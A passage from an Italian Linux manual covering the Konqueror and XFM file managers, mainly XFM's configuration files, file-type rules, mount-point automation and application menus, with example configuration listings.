



Figura 242.4. Nautilus mentre si accede a un servizio FTP anonimo.

242.3 Konqueror

Konqueror, [3] è un navigatore generico, completo, in grado di accedere al file system locale e ad altri protocolli di rete, compresa la capacità di visualizzare documenti HTML.

```
konqueror [opzioni] [uri]
```

Konqueror è inteso come il navigatore generico per l'ambiente KDE. All'avvio dell'eseguibile '**`konqueror`**' senza argomenti, si ottiene normalmente una finestra con l'elenco del contenuto della propria directory personale, altrimenti è possibile indicare un indirizzo URI o anche solo un percorso del file system locale.

Figura 242.5. Konqueror mentre si accede alla directory personale dell'utente.






Figura 242.6. Konqueror mentre si accede a un servizio FTP anonimo.

242.4 XFM

XFM [4] è il gestore di file tradizionale nei sistemi Unix. Se configurato correttamente è di grande aiuto. Oltre a svolgere le funzioni tipiche di un programma del genere (copiare, spostare e cancellare file e directory) permette di gestire delle applicazioni attraverso icone. In generale, i gestori di finestre offrono già la possibilità di configurare un menù grafico di comandi, attraverso il quale l'avvio dei programmi può essere più elegante. Sotto questo aspetto, l'abilità di XFM di gestire un menù di applicazioni passa un po' in secondo piano.

Prima di avviare XFM la prima volta, a meno che qualcun altro abbia già provveduto a configurare correttamente il suo funzionamento, conviene utilizzare il programma '**`xfm.install`**'. Si tratta in realtà di uno script che si occupa di creare una serie di file di configurazione collocati nella directory '`~/.xfm/`'.

Il contenuto di questi file vale solo come esempio. Probabilmente, si tratta già di una buona configurazione di partenza, ma questo non basta. Più avanti viene mostrato il loro significato.

Un amministratore di sistema potrebbe creare una configurazione standard preparando i file necessari collocati nella directory '`/etc/skel/.xfm/`', in modo che con l'inserimento di un nuovo utente, questi vengano copiati automaticamente nella posizione giusta all'interno della sua directory personale.

242.4.1 Avvio di XFM

XFM è contemporaneamente un gestore di file e un gestore di applicazioni attraverso un sistema di icone. Quando l'eseguibile '**`xfm`**' viene avviato senza argomenti mostra due finestre: una a sinistra che consente di accedere alle funzionalità tipiche di un gestore di file e una a destra (di solito) che permette di utilizzare alcune applicazioni semplicemente facendo riferimento alle icone corrispondenti.

xfm [***opzioni***]

La figura 242.7 dovrebbe dare l'idea di come possa apparire XFM quando viene avviato senza opzioni.

Figura 242.7. Quando XFM viene avviato in modo normale, mostra sia il gestore di file che il menù delle applicazioni.





Tabella 242.8. Alcune opzioni.

Opzione	Descrizione
`-appmgr`	Avvia esclusivamente il sistema di gestione delle applicazioni.
`-filemgr`	Avvia esclusivamente il gestore di file. Se si tenta di utilizzare l'opzione standard '**`-geometry`**', si riesce a intervenire solo sulla finestra che riguarda le applicazioni.

Tabella 242.9. Alcune risorse.

Opzione	Descrizione
`*defaultEditor:` ***programma***	Permette di definire il programma standard per la modifica di file. Normalmente, dovrebbe trattarsi di qualcosa in grado di gestire i file di testo normali.
`*defaultViewer:` ***programma***	Permette di definire il programma predefinito per la visualizzazione di file. Normalmente, dovrebbe trattarsi di qualcosa in grado di leggere i file di testo normali.
`*BourneShells:` ***shell*** [***,shell***]	Normalmente, XFM è in grado di funzionare anche senza questa indicazione. Se si riscontrano problemi nell'avvio di programmi, conviene indicare il nome completo di una o più shell compatibili con quella di Bourne.

242.4.2 Utilizzo

XFM si compone di una finestra per la gestione di applicazioni, che può essere nascosta se si utilizza l'opzione '**`-filemgr`**' da sola, e da un numero indeterminato di finestre per la gestione di file e directory.

Per compiere un'azione su un oggetto determinato, è possibile selezionarlo e quindi richiamare una funzione del menù, oppure si possono effettuare operazioni di trascinamento.

- Un clic singolo, con il primo tasto del mouse, seleziona qualcosa annullando una selezione eventuale, già fatta in precedenza su qualcosa d'altro. Un clic singolo con il secondo tasto permette di selezionare o deselezionare qualcosa senza modificare le selezioni precedenti. Gli oggetti selezionati potrebbero essere gestiti attraverso una funzione del menù.

- La pressione del terzo tasto del mouse in corrispondenza di un oggetto, provoca l'apparizione di un menù a scomparsa.

- Il trascinamento di qualcosa si ottiene di norma puntando il mouse, premendo il primo tasto e, mentre lo si tiene premuto, spostando il puntatore verso la destinazione desiderata. L'operazione termina quando si rilascia il tasto del mouse.

- Il clic doppio con il primo tasto del mouse viene anche definito azione di *push* nella documentazione originale; qui si fa riferimento a un'«azione di spinta». Se si tratta di una directory si ottiene lo spostamento in quella nuova posizione; se si tratta di un file con il permesso di esecuzione, questo viene avviato. Altrimenti il risultato di questa azione è definito dai file di configurazione.

- La pressione del terzo tasto del mouse nella finestra delle applicazioni, in una zona libera da icone, fa apparire il menù delle applicazioni.
- Gli oggetti possono essere trascinati e rilasciati in finestre differenti. Se si trascina un file o una directory in un'altra finestra di gestione dei file, si ottiene lo spostamento di questi oggetti. File e directory possono anche essere trascinati nella finestra delle applicazioni ottenendo così un riferimento fisso a questi, indipendentemente dalle finestre che mostrano il contenuto di una directory particolare.
- È possibile trascinare l'icona di una directory e rilasciarla sulla finestra principale, cioè sulla superficie grafica (*desktop*), per ottenere l'apertura di una nuova finestra di gestione dei file, posizionata in corrispondenza di quella directory.
- Se si trascina utilizzando il secondo tasto, si ottiene la copia dell'oggetto.
- Gli oggetti trascinati possono essere rilasciati sopra un'icona. Questa operazione viene definita «rilascio» (*drop*) e l'effetto è stabilito dai file di configurazione.

242.4.3 Configurazione

La configurazione è la parte delicata di XFM: tutto dipende da questa. Come accennato in precedenza, attraverso l'esecuzione di '**`xfm.install`**' viene creata la directory '`~/.xfm/`', all'interno della quale vengono collocati alcuni file con una configurazione di esempio. Segue una breve descrizione per ognuno di questi file.

File	Descrizione
'`magic`'	Contiene una serie di regole per riconoscere i file in base al loro contenuto. Il nome stesso ricorda il file omonimo '`/usr/share/misc/magic`' che ha lo stesso scopo, a livello di sistema. Questo file, apparentemente ridondante, viene usato per evitare problemi di compatibilità e di interferenze con il sistema sottostante: volendo può essere modificato senza timore di coinvolgere anche la funzionalità di altri programmi.
'`Apps`'	Contiene le informazioni necessarie a comporre il menù di icone del gestore di applicazioni. Questo file può fare riferimento ad altri che compongono menù di livelli inferiori.
'`xfmrc`'	Contiene la configurazione della parte di XFM che riguarda la gestione dei file.
'`xfmdev`'	Si abbina a '`xfmrc`' e contiene le notizie utili a permettere un meccanismo semplice per innestare e staccare automaticamente i file system.

Le azioni (configurabili) tipiche che si possono ottenere attraverso l'uso del gestore di file sono la visualizzazione e la modifica del contenuto di un file di testo (o presunto tale). Per questo si utilizzano programmi esterni ed è importante definirli attraverso le risorse '**`defaultViewer`**' e '**`defaultEditor`**'.

Il simbolo '**`#`**' viene utilizzato per iniziare un commento che termina alla fine della riga.

242.4.4 Magic header

Il file '`~/.xfm/magic`' serve per stabilire un metodo di riconoscimento dei file. La documentazione originale parla di *magic header*, attraverso le quali si definiscono dei nomi utilizzabili all'interno di '`~/.xfm/xfmrc`'. L'esempio del listato 242.11 rappresenta il contenuto normale di questo file.

Listato 242.11. Il contenuto normale del file '`~/.xfm/magic`'.

```
0       mode&0xF000     0x4000                  DIR
>0      lmode&0xF000    0xA000                  LNK
0       mode&0777       ^0111                   EXEC
>0      lmode&0xF000    0xA000                  LNK
0       short           0x1F9D                  COMPRESS
0       short           0x1F8B                  GZIP
0       string          <MakerFile              FRAME
0       string          <MIFFile                FRAME
0       string          <MML                    FRAME
0       long            0x59A66A95              RAS
0       string          P1                      PBM
0       string          P2                      PGM
0       string          P3                      PPM
0       string          P4                      PBM
0       string          P5                      PGM
0       string          P6                      PPM
0       short           0x4D4D                  TIFF
0       short           0x4949                  TIFF
0       string          GIF87a                  GIF
0       string          GIF89a                  GIF
0       long            0xFFD8FFE0              JPG
0       long            0xFFD8FFEE              JPG
0       long            0x01666370              PCF
0       string          STARTFONT\ 2.1          BDF
0       string          From                    MAIL
0       string          #FIG                    FIG
0       string          #XFM                    XFM
0       string          <HTML>                  HTML
0       string          /*\ XPM\ */             XPM
0       regexp          \
^#define[\ \t]+[^\ \t]+_width[\ \t]+[0-9]+      XBM
0       regexp&512      (^|\n)\\.SH\ NAME       MAN
0       regexp&512      \
(^|\n)begin[\ \t]+[0-7][0-7][0-7]               UUENC
0       string          %!                      PS
```

I nomi dell'ultima colonna sono quelli che servono per fare riferimento ai tipi di file. Oltre a questi nomi ne esistono altri, predefiniti, che non devono apparire all'interno di questo file:

Tipo	Descrizione
‘**unreadable**’	quando la lettura del file fallisce;
‘**empty**’	file completamente vuoto;
‘**special**’	non si tratta di un file normale (*regular file*);
‘**ascii**’	si tratta di un file normale e sembra essere di tipo ASCII;
‘**data**’	si tratta di un file normale ma non è stato identificato.

Quando si utilizzano questi nomi, sia quelli elencati all’interno del file ‘~/.xfm/magic’, sia quelli predefiniti, si utilizzano le parentesi angolari per delimitarli.

242.4.5 Configurazione basata sul tipo di file

Il file ‘~/.xfm/xfmrc’ serve per stabilire le icone da utilizzare per ogni tipo di file, oltre al risultato delle azioni di spinta (clic doppio) e di rilascio (di un oggetto trascinato).

Il file contiene una serie di record, corrispondenti a righe normali, contenenti campi separati attraverso il simbolo due punti (‘**:**’). La sintassi del contenuto dei record è la seguente:

tipo_di_file **:** ***icona*** **:** ***azione_di_spinta*** **:** ***azione_di_rilascio***

Se c’è la necessità di utilizzare il simbolo ‘**:**’, lo si può proteggere con la barra obliqua inversa, per cui si deve scrivere ‘**\:**’. Nello stesso modo, se si ha la necessità di indicare la barra obliqua inversa, si deve utilizzare la forma ‘****’.

1. Il primo campo serve a definire il tipo di file. Si può utilizzare un nome di tipo stabilito attraverso le *magic header*, compresi i nomi predefiniti, ricordando di utilizzare le parentesi angolari per delimitarlo. È possibile utilizzare un modello di tre tipi: letterale, con il quale si indica precisamente il nome del file; suffisso, che si ottiene mettendo un asterisco seguito dal suffisso desiderato; prefisso, che si ottiene mettendo un asterisco alla fine di un prefisso. È possibile indicare contemporaneamente sia un nome di tipo che un modello. In tal caso si intende fare riferimento a un file che assolve entrambi i requisiti.

2. Il secondo campo definisce il nome del file dell’icona da utilizzare per quel file. Se non è stato definito diversamente, questi file dovrebbero trovarsi nella directory ‘/usr/lib/X11/xfm/pixmaps/’ e possono essere indicati in questo campo utilizzando il nome senza il percorso.

3. Il terzo campo contiene una riga di comando da eseguire quando si fa un clic doppio con il primo tasto del mouse sull’icona corrispondente. Il comando viene eseguito utilizzando come directory corrente quella in cui si trova. È disponibile il primo parametro posizionale (che si espande con ‘**$1**’) contenente il nome del file.

   Al posto di una riga di comando è possibile indicare un nome di un’azione predefinita. Si tratta di ‘**EDIT**’, ‘**VIEW**’ e ‘**LOAD**’. La prima avvia il programma predefinito per la modifica dei file di testo, la seconda avvia il programma predefinito per la visualizzazione, la terza carica un file di menù per la finestra delle applicazioni.

4. L’ultimo campo contiene un comando da eseguire quando si scarica un file (o una directory) sull’icona corrispondente. Il primo parametro posizionale (che si espande con ‘**$1**’) corrisponde al nome del file, mentre i seguenti servono a rappresentare i nomi dei

file e delle directory scaricati. Il parametro '`*`' (a cui si accede con la stringa '`$*`') li rappresenta tutti, dal primo all'ultimo.

Uno, o entrambi i campi delle azioni possono essere vuoti. In tal caso si intende che non debba essere compiuta alcuna azione per l'evento corrispondente.

L'esempio seguente mostra un file '`~/.xfm/xfmrc`', volutamente molto semplice:

```
# I file di applicazioni vengono caricati nella finestra delle
# applicazioni.
<XFM>:xfm_sys.xpm:LOAD:

# Immagini.
<PS>:xfm_ps.xpm:exec ghostview $1:
<GIF>:xfm_gif.xpm:exec xloadimage $1:
<JPG>:xfm_data.xpm:exec xloadimage $1:

# Alcuni tipi di archivi.
<ascii>*.tar:xfm_tar.xpm:exec tar xvf $1:exec tar cvf $*
<GZIP>*.tar.gz:xfm_taz.xpm:exec tar xzvf $1:exec tar czvf $*
<GZIP>*.tgz:xfm_taz.xpm:exec tar xzvf $1:exec tar czvf $*
<GZIP>:xfm_z.xpm:exec gunzip $1:

# Definizioni predefinite (devono stare in coda).
<unreadable>:::
<ascii>::EDIT:
<data>:xfm_data.xpm:VIEW:
<empty>::EDIT:
```

Le definizioni che servono a includere i tipi di file non riconoscibili diversamente, devono essere poste alla fine, perché altrimenti non permetterebbero l'utilizzo delle altre definizioni. Vale la pena di analizzare dettagliatamente alcuni record di questo file di esempio.

```
<GIF>:xfm_gif.xpm:exec xloadimage $1:
<JPG>:xfm_data.xpm:exec xloadimage $1:
```

Se si tratta di file riconosciuti come immagini GIF o JPG, in caso di clic doppio, si avvia il programma '**`xloadimage`**' seguito dal nome del file stesso. In pratica, si ottiene la visualizzazione del file. Nessun comando è previsto nel caso si scarichi qualcosa sull'icona di questi tipi di file.

```
<ascii>*.tar:xfm_tar.xpm:exec tar xvf $1:exec tar cvf $*
<GZIP>*.tar.gz:xfm_taz.xpm:exec tar xzvf $1:exec tar czvf $*
<GZIP>*.tgz:xfm_taz.xpm:exec tar xzvf $1:exec tar czvf $*
```

Si tratta dei file di archiviazione più comuni. Nel caso di un clic doppio, si avvia il programma '**`tar`**' in modo da estrarre il contenuto dell'archivio, mentre nel caso di uno scarico si ottiene la sostituzione del contenuto dell'archivio con questi file.

I comandi indicati nei campi delle azioni da compiere iniziano tutti con '**exec**'. Ciò non è strettamente necessario, ma così facendo si ottiene che la shell, utilizzata per avviare il programma, sia subito sostituita dal programma stesso. Questo fa risparmiare memoria, considerato che è perfettamente inutile che la shell resti attiva durante l'esecuzione del programma desiderato.

242.4.6 Configurazione dei punti di innesto

Il file '~/.xfm/xfmdev' serve a definire le directory che si vogliono gestire automaticamente come punti di innesto. In pratica, in base alle indicazioni di questo file, XFM è in grado di innestare e staccare automaticamente i dischi quando si entra e si esce da una directory utilizzata come punto di innesto.

Il file contiene una serie di record, corrispondenti a righe normali, contenenti campi separati attraverso due punti verticali (':'). La sintassi del contenuto dei record è la seguente:

directory : *comando_per_innestare* : *comando_per_staccare*

Il significato dovrebbe essere abbastanza chiaro così. L'esempio seguente dovrebbe chiarirlo ulteriormente.

Supponendo che il file '/etc/fstab' contenga, tra gli altri, i record seguenti,

```
/dev/cdrom          /mnt/cdrom          iso9660 ro,user,noauto     0 0
/dev/fd0            /mnt/dosfloppy      vfat    user,noauto,quiet  0 0
/dev/fd0            /mnt/ext2floppy     ext2    user,noauto        0 0
```

il file '~/.xfm/xfmdev' potrebbe essere preparato nel modo seguente:

```
/mnt/cdrom:mount /mnt/cdrom:umount /mnt/cdrom
/mnt/dosfloppy:mount /mnt/dosfloppy:umount /mnt/dosfloppy
/mnt/ext2floppy:mount /mnt/ext2floppy:umount /mnt/ext2floppy
```

242.4.7 Configurazione delle applicazioni

Il file '~/.xfm/Apps' e altri eventuali, servono per costruire una sorta di menù di applicazioni a icone, in cui siano stati stabiliti comportamenti diversi a seconda che si utilizzi un clic doppio del mouse, oppure venga scaricato qualcosa. Il contenuto di questi file, una volta selezionati, appare nella finestra delle applicazioni.

Un file di questo tipo inizia con l'indicazione '**#XFM**', in modo da poter essere riconosciuto dallo stesso XFM. Contiene una serie di record, corrispondenti a righe normali, contenenti campi separati attraverso il simbolo ':' (due punti). La sintassi del contenuto dei record è quella seguente:

nome : *directory* : *file* : *icona* : *azione_di_spinta* : *azione_di_rilascio*

1. Il primo campo serve a definire il nome (o la descrizione) del programma o della funzione gestita.
2. Il secondo campo specifica una directory utilizzata a vario titolo.
3. Il terzo campo rappresenta il nome di un file eventuale da passare come argomento ai comandi da eseguire in funzione delle azioni da compiere.
4. Il quarto campo rappresenta il nome di un file contenente un'icona con la quale si desidera rappresentare la funzione da eseguire.
5. Il quinto campo rappresenta un comando da eseguire nel caso in cui venga eseguito un clic doppio con il mouse sull'icona corrispondente. Questo comando riceve come argomento il nome del file indicato nel terzo campo, sempre che sia stato indicato. La directory di lavoro corrisponde a quanto indicato nel secondo campo, oppure, in sua mancanza, alla directory personale dell'utente.
6. Il sesto campo rappresenta un comando da eseguire nel caso in cui vengano scaricati dei file sull'icona corrispondente. Questo comando riceve come argomenti il nome del file indicato nel terzo campo, sempre che sia stato indicato, seguito dai nomi dei file scaricati. La directory di lavoro corrisponde a quella dei file scaricati.

In questo tipo di file, XFM riconosce quattro tipi di azioni predefinite:

Azione	Descrizione
'**`EDIT`**'	attiva il programma predefinito per la modifica;
'**`VIEW`**'	attiva il programma predefinito per la visualizzazione;
'**`OPEN`**'	indica che il file di destinazione è una directory e deve essere aperta una nuova finestra di gestione dei file se l'utente esegue un clic doppio sull'icona corrispondente;
'**`LOAD`**'	indica che il file di destinazione è un file di applicazioni e deve essere caricato nella finestra delle applicazioni.

XFM è in grado da solo di generare un nuovo record all'interno del file di menù aperto nella finestra delle applicazioni, quando si trascina e si scarica l'icona di un file o di una directory in una zona libera. Se per esempio si scarica il file '`/home/tizio/lettera.doc`' che viene rappresentato con l'icona '`xfm_data.xpm`' e per il quale è prevista l'azione '**`EDIT`**' in caso di clic doppio, si ottiene il record seguente:

```
lettera.doc:/home/tizio:lettera.doc:xfm_data.xpm:EDIT:
```

Se invece si tratta della directory '`/home/tizio/prove/`', si dovrebbe ottenere il record seguente:

```
prove:/home/tizio:prove::OPEN:
```

In pratica, la generazione automatica dei record di nuove applicazioni dipende molto da come i file che vengono scaricati sono riconosciuti per mezzo del file '`~/.xfm/xfmrc`'.

Sempre per mezzo di XFM è possibile aggiungere un record nel file corrente delle applicazioni. Si utilizza il terzo tasto del mouse per fare apparire un menù a scomparsa e si seleziona la voce *`Install`*.

Si ottiene una maschera simile a quella della figura 242.21 che permette in pratica di compilare i vari campi del record.

Figura 242.21. La maschera utilizzabile per l'inserimento di una nuova applicazione. Per poter modificare un campo della maschera, occorre che il puntatore del mouse si trovi su di esso.

Anche in corrispondenza delle icone della finestra delle applicazioni è disponibile un menù a scomparsa ottenibile attraverso il terzo tasto del mouse. Le funzioni che appaiono permettono di accedere alla modifica del record del file di applicazioni corrispondente, di cancellare l'applicazione (cioè il record), di copiarla o spostarla in un altro file del genere.

242.4.8 Parametri di dialogo

All'interno del file di configurazione '`~/.xfm/xfmrc`' e in quelli delle applicazioni, nei campi delle azioni, possono essere indicati dei parametri corrispondenti a nomi delimitati dal simbolo di percentuale ('**`%`**'). La sintassi precisa di questi parametri è la seguente:

`%`***nome_parametro*** [`--`***valore_predefinito***] `%`

In pratica, si tratta di indicare qualcosa tra due segni di percentuale. Se appare un trattino doppio, quello che c'è dopo è il valore predefinito di questo parametro.


Per esempio, il record seguente, di un file di applicazioni, permette di avviare il programma '**`xterm`**' con l'indicazione libera delle opzioni.

```
Xterm::::xterm %Inserire le opzioni eventuali-- -geometry =80x30+10+10%:
```

Figura 242.23. La finestra di dialogo che appare quando si avvia un'applicazione per la quale è stato previsto un parametro.

Inserisci le opzioni

-geometry =80x30+10+10

Ok Cancel

Come già indicato in precedenza, se c'è l'esigenza di utilizzare i due punti verticali ('`:`'), questi si possono proteggere con la barra obliqua inversa.

242.4.9 Finestra di console

Utilizzando un programma del genere per avviare i programmi, si ha l'inconveniente di perdere un'eventuale emissione di dati attraverso lo standard output o lo standard error. Se XFM venisse avviato attraverso una finestra di terminale, questi flussi di dati apparirebbero in quella finestra, ma se ciò non è possibile o non è conveniente, si può ridirigere altrove questo flusso.

Se è disponibile una finestra di console, allora si può avviare XFM nel modo seguente:

`# ` **`xfm >/dev/console 2>&1`** [*Invio*]

In generale, si potrebbe ridirigere il flusso direttamente su una console virtuale inutilizzata, come nell'esempio seguente:

`# ` **`xfm >/dev/tty8 2>&1`** [*Invio*]

Come si vede dagli esempi, normalmente, per poter compiere una ridirezione del genere, è necessario operare come utente '**`root`**'.

242.4.10 Esempio di configurazione

Attraverso un esempio semplificato, è possibile riassumere l'utilizzo di XFM.

File '`/etc/fstab`'.

Si suppone che il file '`/etc/fstab`' contenga le righe seguenti di definizione dei punti di innesto di uso comune.

```
/dev/cdrom        /mnt/cdrom        iso9660 ro,user,noauto     0 0
/dev/fd0          /mnt/dosfloppy    vfat    user,noauto,quiet  0 0
/dev/fd0          /mnt/ext2floppy   ext2    user,noauto        0 0
```

Si tratta di:

1. un CD-ROM innestabile nella directory '`/mnt/cdrom/`' da un utente qualunque ('**`user`**') e solo a richiesta ('**`noauto`**');

2. di un dischetto Dos-FAT (con i nomi lunghi) innestabile nella directory '/mnt/dosfloppy/' da un utente qualunque e solo a richiesta;
3. di un dischetto Ext2 innestabile nella directory '/mnt/ext2floppy/' da un utente qualunque e solo a richiesta.

I dischetti vanno utilizzati sempre con la stessa unità hardware, ma a seconda del tipo di file system presente vengono innestati in posizioni differenti. Questo permette di innestarli senza dover specificare altrimenti il tipo.

File '~/.xfm/xfmdev'.

Il file '~/.xfm/xfmdev' necessario ad automatizzare l'innesto e la separazione dei file system, in base alla configurazione del file '/etc/fstab' visto prima, potrebbe essere fatto nel modo seguente:

```
/mnt/cdrom:mount /mnt/cdrom:umount /mnt/cdrom
/mnt/dosfloppy:mount /mnt/dosfloppy:umount /mnt/dosfloppy
/mnt/ext2floppy:mount /mnt/ext2floppy:umount /mnt/ext2floppy
```

File '~/.xfm/xfmrc'.

Un file '~/.xfm/xfmrc' molto semplice potrebbe essere il seguente:

```
# File di applicazioni.
<XFM>:xfm_sys.xpm:LOAD:

# Immagini.
<PS>:xfm_ps.xpm:exec ghostview $1:
<GIF>:xfm_gif.xpm:exec xloadimage $1:
<TIFF>:xfm_tiff.xpm:exec xv $1:
<FIG>:xfm_fig.xpm:exec xfig $1:
<XBM>:xfm_xbm.xpm:exec bitmap $1:
<XPM>:xfm_xpm.xpm:exec xloadimage $1:
<JPG>:xfm_data.xpm:exec xloadimage $1:

# Archivi.
<ascii>*.tar:xfm_tar.xpm:exec TkZip $1:
<data>*.zip:xfm_zip.xpm:exec TkZip $1:exec zip -r $*

<COMPRESS>*.tar.Z:xfm_taz.xpm:exec TkZip $1:
<COMPRESS>:xfm_z.xpm:exec TkZip $1:

<GZIP>*.tar.gz:xfm_taz.xpm:exec TkZip $1:
<GZIP>*.tgz:xfm_taz.xpm:exec TkZip $1:
<GZIP>:xfm_z.xpm:exec TkZip $1:

# Definizioni predefinite.
<unreadable>:::
